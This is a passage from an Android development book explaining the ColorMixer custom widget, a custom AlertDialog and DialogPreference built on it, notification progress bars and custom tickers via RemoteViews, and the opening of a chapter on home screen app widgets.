`ColorMixer` defines a callback interface, named `OnColorChangedListener`:

```
public interface OnColorChangedListener {
  public void onColorChange(int argb);
}
```

`ColorMixer` also provides getters and setters for an `OnColorChangedListener` object:

```
public OnColorChangedListener getOnColorChangedListener() {
  return(listener);
}

public void setOnColorChangedListener(OnColorChangedListener listener) {
  this.listener=listener;
}
```

The rest of the logic is mostly tied up in the `SeekBar` handler, which will adjust the swatch based on the new color and invoke the `OnColorChangedListener` object, if there is one:

```
  private SeekBar.OnSeekBarChangeListener onMix=new
SeekBar.OnSeekBarChangeListener() {
    public void onProgressChanged(SeekBar seekBar, int progress,
                                  boolean fromUser) {
      int color=getColor();

      swatch.setBackgroundColor(color);

      if (listener!=null) {
        listener.onColorChange(color);
      }
    }

    public void onStartTrackingTouch(SeekBar seekBar) {
      // unused
    }

    public void onStopTrackingTouch(SeekBar seekBar) {
      // unused
    }
  };
```

## Seeing It In Use

The project contains a sample activity, `ColorMixerDemo`, that shows the use of the `ColorMixer` widget.

The layout for that activity, shown below, can be found in `res/layout/main.xml` of the `Views/ColorMixer` project:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  xmlns:mixer="http://schemas.android.com/apk/res/
com.commonsware.android.colormixer"
  android:layout_width="match_parent"
  android:layout_height="wrap_content"
  android:orientation="vertical"
>
  <TextView android:id="@+id/color"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
  />
  <com.commonsware.android.colormixer.ColorMixer
    android:id="@+id/mixer"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    mixer:initialColor="#FFA4C639"
  />
</LinearLayout>
```

Notice that the root `LinearLayout` element defines two namespaces, the standard `android` namespace, and a separate one named `mixer`. The URL associated with that namespace indicates that we are looking to reference styleable attributes from the `com.commonsware.android.colormixer` package.

Our `ColorMixer` widget is in the layout, with a fully-qualified class name (`com.commonsware.android.colormixer.ColorMixer`), since `ColorMixer` is not in the `android.widget` package. Notice that we can treat our custom widget like any other, giving it a width and height and so on.

The one attribute of our `ColorMixer` widget that is unusual is `mixer:initialColor`. `initialColor`, you may recall, was the name of the attribute we declared in `res/values/attrs.xml` and retrieve in Java code, to represent the color to start with. The `mixer` namespace is needed to identify where Android should be pulling the rules for what sort of values an `initialColor` attribute can hold. Since our `<attr>` element indicated that the `format` of `initialColor` was `color`, Android will expect to see a color value here, rather than a string or dimension.

The `ColorMixerDemo` activity is not very elaborate:

```
package com.commonsware.android.colormixer;

import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;

public class ColorMixerDemo extends Activity {
  private TextView color=null;

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);

    color=(TextView)findViewById(R.id.color);

    ColorMixer mixer=(ColorMixer)findViewById(R.id.mixer);

    mixer.setOnColorChangedListener(onColorChange);
  }

  private ColorMixer.OnColorChangedListener onColorChange=
    new ColorMixer.OnColorChangedListener() {
    public void onColorChange(int argb) {
      color.setText(Integer.toHexString(argb));
    }
  };
}
```

It gets access to both the `ColorMixer` and the `TextView` in the main layout, then registers an `OnColorChangedListener` with the `ColorMixer`. That listener, in turn, puts the value of the color in the `TextView`, so the user can see the hex value of the color along with the shade itself in the swatch.

# Custom Dialogs and Preferences

Android ships with a number of dialog classes for specific circumstances, like `DatePickerDialog` and `ProgressDialog`. Similarly, Android comes with a smattering of `Preference` classes for your `PreferenceActivity`, to accept text or selections from lists and so on.

However, there is plenty of room for improvement in both areas. As such, you may find the need to create your own custom dialog or preference class. This chapter will show you how that is done.

We start off by looking at creating a custom `AlertDialog`, not by using `AlertDialog.Builder`, but via a custom subclass. Then, we show how to create your own dialog-style `Preference`, where tapping on the preference pops up a dialog to allow the user to customize the preference value.

## Prerequisites

Understanding this chapter requires that you have read the chapter on dialogs, along with the chapter on the preference system. Also, the samples here use the custom `ColorMixer View` described in another chapter.

## Your Dialog, Chocolate-Covered

For your own application, the simplest way to create a custom `AlertDialog` is to use `AlertDialog.Builder`, as described in the previous chapter. You do not need to create any special subclass — just call methods on the `Builder`, then `show()` the resulting dialog.

However, if you want to create a reusable `AlertDialog`, this may become problematic. For example, where would this code to create the custom `AlertDialog` reside?

So, in some cases, you may wish to extend `AlertDialog` and supply the dialog's contents that way, which is how `TimePickerDialog` and others are implemented. Unfortunately, this technique is not well documented. This section will illustrate how to create such an `AlertDialog` subclass, as determined by looking at how the core Android team did it for their own dialogs.

The sample code is `ColorMixerDialog`, a dialog wrapping around the `ColorMixer` widget shown in a previous chapter. The implementation of `ColorMixerDialog` can be found in the CWAC-ColorMixer GitHub repository, as it is part of the CommonsWare Android Components.

Using this dialog works much like using `DatePickerDialog` or `TimePickerDialog`. You create an instance of `ColorMixerDialog`, supplying the initial color to show and a listener object to be notified of color changes. Then, call `show()` on the dialog. If the user makes a change and accepts the dialog, your listener will be informed.





*Figure 266: The ColorMixerDialog*

## Basic AlertDialog Setup

The `ColorMixerDialog` class is not especially long, since all of the actual color mixing is handled by the `ColorMixer` widget:

```
public ColorMixerDialog(Context ctxt,
                        int initialColor,
                        ColorMixer.OnColorChangedListener onSet) {
  super(ctxt);

  this.initialColor=initialColor;
  this.onSet=onSet;

  ParcelHelper parcel=new ParcelHelper("cwac-colormixer", ctxt);

  mixer=new ColorMixer(ctxt);
  mixer.setColor(initialColor);

  setView(mixer);
  setButton(ctxt.getText(parcel.getIdentifier("set", "string")),
            this);
  setButton2(ctxt.getText(parcel.getIdentifier("cancel", "string")),
```

```
                (DialogInterface.OnClickListener)null);
  }
```

We extend the `AlertDialog` class and implement a constructor of our own design. In this case, we take in three parameters:

1. A `Context` (typically an `Activity`), needed for the superclass
2. The initial color to use for the dialog, such as if the user is editing a color they chose before
3. A `ColorMixer.OnColorChangedListener` object, just like `ColorMixer` uses, to notify the dialog creator when the color is changed

We then create a `ColorMixer` and call `setView()` to make that be the main content of the dialog. We also call `setButton()` and `setButton2()` to specify a "Set" and "Cancel" button for the dialog. The latter just dismisses the dialog, so we need no event handler. The former we route back to the `ColorMixerDialog` itself, which implements the `DialogInterface.OnClickListener` interface.

This class is part of a parcel, designed to be reused by many projects. Hence, we cannot simply reference standard resources via the `R.` syntax — rather, we use a `ParcelHelper` to find out the right resource IDs on the fly at runtime. More information on why this is needed can be found in the chapter on reusable components.

## Handling Color Changes

When the user clicks the "Set" button, we want to notify the application about the color change...if the color actually changed. This is akin to `DatePickerDialog` and `TimePickerDialog` only notifying you of date or times if the user clicks Set and actually changed the values.

The `ColorMixerDialog` tracks the initial color via the `initialColor` data member. In the `onClick()` method — required by `DialogInterface.OnClickListener` — we see if the mixer has a different color than the `initialColor`, and if so, we call the supplied `ColorMixer.OnColorChangedListener` callback object:

```
  @Override
  public void onClick(DialogInterface dialog, int which) {
    if (initialColor!=mixer.getColor()) {
      onSet.onColorChange(mixer.getColor());
    }
  }
```

### State Management

Dialogs use `onSaveInstanceState()` and `onRestoreInstanceState()`, just like activities do. That way, if the screen is rotated, or if the hosting activity is being evicted from RAM when it is not in the foreground, the dialog can save its state, then get it back later as needed.

The biggest difference with `onSaveInstanceState()` for a dialog is that the `Bundle` of state data is not passed into the method. Rather, you get the `Bundle` by chaining to the superclass, then adding your data to the `Bundle` it returned, before returning it yourself:

```
@Override
public Bundle onSaveInstanceState() {
  Bundle state=super.onSaveInstanceState();

  state.putInt(COLOR, mixer.getColor());

  return(state);
}
```

The `onRestoreInstanceState()` pattern is much closer to the implementation you would find in an `Activity`, where the `Bundle` with the state data to restore is passed in as a parameter:

```
@Override
public void onRestoreInstanceState(Bundle state) {
  super.onRestoreInstanceState(state);

  mixer.setColor(state.getInt(COLOR));
}
```

## Preferring Your Own Preferences, Preferably

The Android Settings application, built using the `Preference` system, has lots of custom `Preference` classes. You too can create your own `Preference` classes, to collect things like dates, numbers, or colors. Once again, though, the process of creating such classes is not well documented. This section reviews one recipe for making a `Preference` — specifically, a subclass of `DialogPreference` – based on the implementation of other `Preference` classes in Android.

The result is `ColorPreference`, a `Preference` that uses the `ColorMixer` widget. As with the `ColorMixerDialog` from the previous section, the `ColorPreference` is from

the CommonsWare Android Components, and its source code can be found in the CWAC-ColorMixer GitHub repository.

One might think that `ColorPreference`, as a subclass of `DialogPreference`, might use `ColorMixerDialog`. However, that is not the way it works, as you will see.

## The Constructor

A Preference is much like a custom `View`, in that there are a variety of constructors, some taking an `AttributeSet` (for the preference properties), and some taking a default style. In the case of `ColorPreference`, we need to get the string resources to use for the names of the buttons in the dialog box, providing them to `DialogPreference` via `setPositiveButtonText()` and `setNegativeButtonText()`. Since `ColorPreference` is part of a parcel, it uses the parcel system to look up the string resource – a custom `Preference` that would be just part of a project could just use `getString()` directly.

Here, we just implement the standard two-parameter constructor, since that is the one that is used when this preference is inflated from a preference XML file:

```
  public ColorPreference(Context ctxt, AttributeSet attrs) {
    super(ctxt, attrs);

    ParcelHelper parcel=new ParcelHelper("cwac-colormixer", ctxt);

    setPositiveButtonText(ctxt.getText(parcel.getIdentifier("set", "string")));
    setNegativeButtonText(ctxt.getText(parcel.getIdentifier("cancel",
"string")));
  }
```

## Creating the View

The `DialogPreference` class handles the pop-up dialog that appears when the preference is clicked upon by the user. Subclasses get to provide the `View` that goes inside the dialog. This is handled a bit reminiscent of a `CursorAdapter`, in that there are two separate methods to be overridden:

- `onCreateDialogView()` works like `newView()` of `CursorAdapter`, returning a `View` that should go in the dialog
- `onBindDialogView()` works like `bindView()` of `CursorAdapter`, where the custom `Preference` is supposed to configure the `View` for the current preference value

In the case of `ColorPreference`, we use a `ColorMixer` for the `View`:

```
@Override
protected View onCreateDialogView() {
  mixer=new ColorMixer(getContext());

  return(mixer);
}
```

Then, in `onBindDialogView()`, we set the mixer's color to be `lastColor`, a private data member:

```
@Override
protected void onBindDialogView(View v) {
  super.onBindDialogView(v);

  mixer.setColor(lastColor);
}
```

We will see later in this section where `lastColor` comes from – for the moment, take it on faith that it holds the user's chosen color, or a default value.

## Dealing with Preference Values

Of course, the whole point behind a `Preference` is to allow the user to set some value that the application will then use later on. Dealing with values is a bit tricky with `DialogPreference`, but not too bad.

### Getting the Default Value

The preference XML format has an `android:defaultValue` attribute, which holds the default value to be used by the preference. Of course, the actual data type of the value will differ widely — an `EditTextPreference` might expect a `String`, while `ColorPreference` needs a color value.

Hence, you need to implement `onGetDefaultValue()`. This is passed a `TypedArray` — similar to how a custom `View` uses a `TypedArray` for getting at its custom attributes in an XML layout file. It is also passed an index number into the array representing `android:defaultValue`. The custom `Preference` needs to return an `Object` representing its interpretation of the default value.

In the case of `ColorPreference`, we simply get an integer out of the `TypedArray`, representing the color value, with an overall default value of `0xFFA4C639` (a.k.a., Android green):

```
  @Override
  protected Object onGetDefaultValue(TypedArray a, int index) {
    return(a.getInt(index, 0xFFA4C639));
  }
```

### Setting the Initial Value

When the user clicks on the preference, the `DialogPreference` supplies the last-known preference value to its subclass, or the default value if this preference has not been set by the user to date.

The way this works is that the custom `Preference` needs to override `onSetInitialValue()`. This is passed in a boolean flag (`restoreValue`) indicating whether or not the user set the value of the preference before. It is also passed the `Object` returned by `onGetDefaultValue()`. Typically, a custom `Preference` will look at the flag and choose to either use the default value or load the already-set preference value.

To get the existing value, `Preference` defines a set of type-specific getter methods — `getPersistedInt()`, `getPersistedString()`, etc. So, `ColorPreference` uses `getPersistedInt()` to get the saved color value:

```
  @Override
  protected void onSetInitialValue(boolean restoreValue, Object defaultValue) {
    lastColor=(restoreValue ? getPersistedInt(lastColor) :
(Integer)defaultValue);
  }
```

Here, `onSetInitialValue()` stores that value in `lastColor` — which then winds up being used by `onBindDialogView()` to tell the `ColorMixer` what color to show.

### Closing the Dialog

When the user closes the dialog, it is time to persist the chosen color from the `ColorMixer`. This is handled by the `onDialogClosed()` callback method on your custom `Preference`:

```
  @Override
  protected void onDialogClosed(boolean positiveResult) {
    super.onDialogClosed(positiveResult);

    if (positiveResult) {
      if (callChangeListener(mixer.getColor())) {
        lastColor=mixer.getColor();
        persistInt(lastColor);
```

```
      }
    }
  }
```

The passed-in boolean indicates if the user accepted or dismissed the dialog, so you can elect to skip saving anything if the user dismissed the dialog. The other `DialogPreference` implementations also call `callChangeListener()`, which is somewhat ill-documented. Assuming both the flag and `callChangeListener()` are true, the `Preference` should save its value to the persistent store via `persistInt()`, `persistString()`, or kin.

## Using the Preference

Given all of that, using the custom `Preference` class in an application is almost anti-climactic. You simply add it to your preference XML, with a fully-qualified class name:

```
<PreferenceScreen
  xmlns:android="http://schemas.android.com/apk/res/android">
  <com.commonsware.cwac.colormixer.ColorPreference
    android:key="favoriteColor"
    android:defaultValue="0xFFA4C639"
    android:title="Your Favorite Color"
    android:summary="Blue.  No yel--  Auuuuuuuugh!" />
</PreferenceScreen>
```

At this point, it behaves no differently than does any other `Preference` type. Since `ColorPreference` stores the value as an integer, your code would use `getInt()` on the `SharedPreferences` to retrieve the value when needed.

The user sees an ordinary preference entry in the `PreferenceActivity`:





*Figure 267: A PreferenceActivity, showing the ColorPreference*

When tapped, it brings up the mixer:





*Figure 268: The ColorMixer in a custom DialogPreference*

Choosing a color and pressing the BACK button persists the color value as a preference.

# Advanced Notifications

Notifications are those icons that appear in the status bar (or system bar on tablets), typically to alert the user of something that is going on in the background or has completed in the background. Many apps use them, to let the user know of new email messages, calendar reminders, and so on. Foreground services, such as music players, also use notifications, to tell the OS that they are part of the foreground user experience and to let the user rapidly return to the apps to turn the music off.

There are other tricks available with the `Notification` object beyond those originally discussed in an earlier chapter.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book, particularly the chapter on basic notifications and the section on `RemoteViews` in the chapter on basic app widgets.

## Custom Views: or How Those Progress Bars Work

Some applications have specific tasks that take a chunk of time. The most common situation for these is a download — while downloading a file should not take forever, it may take several seconds or minutes, depending on the size of the file and the possible download speed.

You may have noticed that some applications, such as the Android Market, have a Notification for a download that shows the progress of the download itself. Visually, it's obvious how they accomplish this: they use a `ProgressBar`. But normally you create `Notification` objects with just a title and description as text. How do they

get the `ProgressBar` in there? And, perhaps more importantly, how are they continuously updating it?

This section will explain how that works, along with a related construct added in Android 3.0: the custom ticker.

## Custom Content

When you specify a title and a description for a `Notification`, you are implicitly telling Android to use a stock layout for the structure of the `Notification` object's entry in the notification drawer. However, instead, you can provide Android with the layout to use and the contents of all the widget, by means of a `RemoteViews`. In other words, by using the same techniques that you use to create app widgets, you can create tailored notification drawer content. Just create the `RemoteViews` and put it in the `contentView` data member of the `Notification`.

To update the notification drawer content — such as updating a `ProgressBar` to show download progress — you update your `RemoteViews` in your `Notification` and re-raise the `Notification` via a call to `notify()`. Android will apply your revised `RemoteViews` to the notification drawer content, and the user will see the changed widgets. However, you will also want to remove requested features from the `Notification` that you do not want to occur every time you update the `RemoteViews`. For example, if you keep the `tickerText` in place, every time you update the `RemoteViews`, the ticker text will be re-displayed, which can get annoying.

We will see an example of this in action later in this chapter.

## Custom Tickers

Traditionally, the "ticker" is a piece of text that is placed in the status bar when the `Notification` is raised, so that if the user happens to be looking at the phone at that moment (or glances at it quickly, cued by a vibration or ringtone), they get a bit more contextual information about the Notification and why it is there.

On API Level 11+ tablets, you also have the option of creating a custom ticker, once again using a `RemoteViews`. Create the `RemoteViews` to be what you want to show as the ticker, and assign it to the `tickerView` data member of the `Notification`. On devices with room (e.g., tablets), your `RemoteViews` will be displayed instead of the contents of the `tickerText` data member. However, it is a good idea to also fill in the `tickerText` value, for devices that elect to show that instead of your custom view.

# Seeing It In Action

To see custom tickers and custom content in a complete project, take a peek at the Notifications/HCNotifyDemo sample project. This is perhaps the smallest possible project that uses all of these features, so do not expect much elaborate business logic.

## The Activity

The launcher icon for this application is tied to an activity named `HCNotifyDemoActivity`. All it does is spawn a background service named `SillyService`, that will simulate doing real work in the background and maintaining a `Notification` along the way:

```
package com.commonsware.android.hcnotify;

import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import com.commonsware.android.hcnotify.R;

public class HCNotifyDemoActivity extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    startService(new Intent(this, SillyService.class));

    finish();
  }
}
```

## The IntentService

`SillyService` is an `IntentService`, to take advantage of the two key features of an `IntentService`: the supplied background thread, and automatically being destroyed when the work being done in the background is finished.

Since `SillyService` is an `IntentService`, and `IntentService` requires a constructor, supplying a display name for the service, we oblige:

```
  public SillyService() {
    super("SillyService");
  }
```

All of the rest of the business logic is in `onHandleIntent()`, which will be described in pieces below.

## The Builder

In theory, `SillyService` is going to do some real long-running work, updating a `ProgressBar` in a `Notification` along the way. To keep the example simple — and not to violate "truth in advertising" laws given the service's name — `SillyService` will emulate doing real work by sleeping.

Hence, the first thing `SillyService` does in `onHandleIntent()` is get a `NotificationManager` and a `NotificationCompat.Builder`, then configure the builder to get the base `Notification` to use:

```
    NotificationManager
mgr=(NotificationManager)getSystemService(NOTIFICATION_SERVICE);
    NotificationCompat.Builder builder=new NotificationCompat.Builder(this);

    builder
      .setContent(buildContent(0))
      .setTicker(getText(R.string.ticker), buildTicker())
      .setContentIntent(buildContentIntent())
      .setLargeIcon(buildLargeIcon())
      .setSmallIcon(R.drawable.ic_stat_notif_small_icon)
      .setOngoing(true);

    Notification notif=builder.getNotification();
```

Configuring the builder, in this case, involves calling the following setters:

1. `setContent()`, to provide the `RemoteViews` for the notification drawer entry, here delegated to a `buildContent()` method we will examine in a bit
2. `setTicker()`, to provide the material to be displayed as the ticker, in this case using a `setTicker()` variant that takes a `CharSequence` (e.g., a `String`, or the result of `getText()` on a string resource ID) and a `RemoteViews` to use in cases where the device supports custom tickers (delegated here to `buildTicker()`)
3. `setContentIntent()`, to provide the `PendingIntent` to be invoked if the user taps on our custom content `RemoteViews`, here delegated to `buildContentIntent()`
4. `setLargeIcon()`, used on some devices for a larger representation of our notification icon for use in tickers and non-custom notification drawer contents, here delegated to `buildLargeIcon()`

5. `setSmallIcon()`, use for the status bar/system bar icon and, on some devices, for non-custom notification drawer contents
6. `setOngoing()`, which sets `FLAG_ONGOING_EVENT`, preventing this `Notification` from being deleted by the user

Finally, we call `getNotification()` to retrieve the `Notification` object as configured by the builder.

## The ProgressBar

Our `buildContent()` method just returns a `RemoteViews` object:

```
  private RemoteViews buildContent(int progress) {
    RemoteViews content=new RemoteViews(this.getPackageName(),
                                        R.layout.content);

    return(content);
  }
```

The `RemoteViews` object, in turn, is based on a trivial layout (`res/layout/content.xml`) containing a `ProgressBar`:

```
<ProgressBar xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@android:id/progress"
  style="?android:attr/progressBarStyleHorizontal"
  android:layout_width="match_parent"
  android:layout_height="wrap_content"
  android:indeterminate="false">

</ProgressBar>
```

The simplest way to update a `ProgressBar` in a `Notification` is to simply hold onto the `Notification` object and update the `ProgressBar` in the `RemoteViews` as needed.

`SillyService` takes this approach, looping 20 times for 1000-millisecond naps, updating the `ProgressBar` on each pass of the loop:

```
    for (int i=0;i<20;i++) {
      notif.contentView.setProgressBar(android.R.id.progress,
                                       100, i*5, false);
      mgr.notify(NOTIFICATION_ID, notif);

      if (i==0) {
        notif.tickerText=null;
        notif.tickerView=null;
      }
```

```
      SystemClock.sleep(1000);
    }
```

You update the progress of a `ProgressBar` by calling `setProgressBar()` on the `RemoteViews`, and you get your content `RemoteViews` from the `contentView` data member of the configured `Notification`. `SillyService` has the `ProgressBar` run from 0 to 100 and sets the progress to be 5 times our loop counter. Each time we update the `RemoteViews`, we call `notify()` to raise or update the `Notification`.

The key is that the first time we do this, we want to display our ticker, but not every time the `ProgressBar` updates, as that would really aggravate the user. So, after we raise the `Notification` in the first pass of our loop, we set the `tickerText` and `tickerView` data members of the `Notification` to `null`, to suppress further tickers from being displayed.

When the loop is finished, we just `cancel()` the `Notification`, to remove it from the screen.

## The Rest of the Story

The `buildTicker()` method also returns a `RemoteViews`:

```
  private RemoteViews buildTicker() {
    RemoteViews ticker=new RemoteViews(this.getPackageName(),
                                       R.layout.ticker);

    ticker.setTextViewText(R.id.ticker_text,
                           getString(R.string.ticker));

    return(ticker);
  }
```

It, in turn, is based off of a `res/layout/ticker.xml` resource:

```
<TextView xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/ticker_text"
  android:layout_width="wrap_content"
  android:layout_height="wrap_content"
  android:text="TextView">

</TextView>
```

There is nothing requiring the ticker (or the content, for that matter) to be completely static. You might well customize `TextView` or other widgets at runtime

with details about the work being done. Here, `buildTicker()` does that via `setTextViewText()`, albeit just pulling in a string resource.

The `buildContentIntent()` method returns a `PendingIntent` to be invoked when the user taps on our `ProgressBar`-laden notification drawer entry. Here, lacking any better ideas and being generally lazy, we return a `PendingIntent` designed to bring up the Settings application:

```
private PendingIntent buildContentIntent() {
  Intent i=new Intent(Settings.ACTION_SETTINGS);

  return(PendingIntent.getActivity(this, 0, i, 0));
}
```

While small icons in a `Notification` must be resources, large icons are bitmaps. Presumably, that is to support the large icon holding contact photos, chat avatars, album art for music players, and whatnot. Hence, `buildLargeIcon()` needs to return a `Bitmap` object. In our case, it is simply a drawable resource, so we use `BitmapFactory` and `decodeResource()` to get a `Bitmap` from the PNG:

```
private Bitmap buildLargeIcon() {
  Bitmap raw=BitmapFactory.decodeResource(getResources(),
                                           R.drawable.icon);

  return(raw);
}
```

## The Results

When we launch `HCNotifyDemoActivity`, which in turns starts up `SillyService`, we initially get our custom ticker on a tablet:


*Figure 269: The custom ticker in our Notification, as seen on a Honeycomb tablet*

Eventually, the ticker vanishes, leaving us with the traditional system bar icon:


*Figure 270: The system bar icon for our Notification, as seen on a Honeycomb tablet*

Tapping on the icon brings up the notification drawer, with our custom content, including our `ProgressBar`:





*Figure 271: Notification ProgressBar, on Android 3.x Tablet*

On an Android 4.0 phone, the status bar and ticker are no different than their Android 1.x/2.x counterparts, though we still get our custom content:





*Figure 272: Notification ProgressBar, on Android 4.x Phone*

# Life After Delete

Most of the time, you do not care about your `Notification` being dismissed by the user from the notification drawer (e.g., pressing the Clear button on Android 1.x/2.x devices). If you do care about the `Notification` being deleted this way, you can supply a `PendingIntent` in the `deleteIntent` data member of the `Notification` — this will be executed when the user gets rid of your `Notification`. Usually, this will be a `getService()` or `getBroadcast()` `PendingIntent`, to have you do something in the background related to the dismissal. Users are likely to get rather irritated with you if you pop up an activity because they got rid of your `Notification`.

Note that this only works for `Notification` objects that can be cleared. If you have `FLAG_ONGOING_EVENT` set on the `Notification`, it will remain on-screen until *you* get rid of it.

## The Mysterious Case of the Missing Number

The `Notification` class has a `number` data member. On Android 1.x and 2.x, setting that data member would cause a number to be super-imposed on top of your icon in the status bar. That data member no longer works as of Android 3.0.

However, `Notification.Builder` has a `setNumber()` method which *does* work on API Level 11 and higher, though with slightly different behavior. Instead of putting the number on top of your status bar icon, the number will appear in your notification drawer entry. This only works if you do not use `setContent()` with `Notification.Builder` to define your own notification drawer entry layout — in that case, you could put your own number in wherever you would like.

# Home Screen App Widgets

One of the oft-requested features added in Android 1.5 was the ability to add live elements to the home screen. Called "app widgets", these can be added by users via a long-tap on the home screen and choosing an appropriate widget from the available roster. Android ships with a few app widgets, such as a music player, but developers can add their own — in this chapter, we will see how this is done.

For the purposes of this book, "app widgets" will refer to these items that go on the home screen. Other uses of the term "widget" will be reserved for the UI widgets, subclasses of `View`, usually found in the `android.widget` Java package.

In this chapter, we briefly touch on the security ramifications of app widgets, before continuing on to discuss how Android offers a secure app widget framework. We then go through all the steps of creating a basic app widget. Next, we discuss how to deal with multiple instances of your app widget, the app widget lifecycle, alternative models for updating app widgets, and how to offer multiple layouts for your app widget (perhaps based on device characteristics). We wrap with some notes about hosting your own app widgets in your own home screen implementation.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the chapters on:

- basic widgets
- broadcast `Intents`
- services

## East is East, and West is West…

Part of the reason it took as long as it did for app widgets to become available is security.

Android's security model is based heavily on Linux user, file, and process security. Each application is (normally) associated with a unique user ID. All of its files are owned by that user, and its process(es) run as that user. This prevents one application from modifying the files of another or otherwise injecting their own code into another running process.

In particular, the core Android team wanted to find a way that would allow app widgets to be displayed by the home screen application, yet have their content come from another application. It would be dangerous for the home screen to run arbitrary code itself or somehow allow its UI to be directly manipulated by another process.

The app widget architecture, therefore, is set up to keep the home screen application independent from any code that puts app widgets on that home screen, so bugs in one cannot harm the other.

## The Big Picture for a Small App Widget

The way Android pulls off this bit of security is through the use of `RemoteViews`.

The application component that supplies the UI for an app widget is not an `Activity`, but rather a `BroadcastReceiver` (often in tandem with a `Service`). The `BroadcastReceiver`, in turn, does not inflate a normal `View` hierarchy, like an `Activity` would, but instead inflates a layout into a `RemoteViews` object.

`RemoteViews` encapsulates a limited edition of normal widgets, in such a fashion that the `RemoteViews` can be "easily" transported across process boundaries. You configure the `RemoteViews` via your `BroadcastReceiver` and make those `RemoteViews` available to Android. Android in turn delivers the `RemoteViews` to the app widget host (usually the home screen), which renders them to the screen itself.

This architectural choice has many impacts:

- You do not have access to the full range of widgets and containers. You can use `FrameLayout`, `LinearLayout`, and `RelativeLayout` for containers, and

AnalogClock, Button, Chronometer, ImageButton, ImageView, ProgressBar, and TextView for widgets. And, on API Level 11 and higher, you can use some AdapterView-based widgets, like ListView, as we will examine in the next chapter.

- The only user input you can get is clicks of the Button and ImageButton widgets. In particular, there is no EditText for text input.
- Because the app widgets are rendered in another process, you cannot simply register an OnClickListener to get button clicks; rather, you tell RemoteViews a PendingIntent to invoke when a given button is clicked.
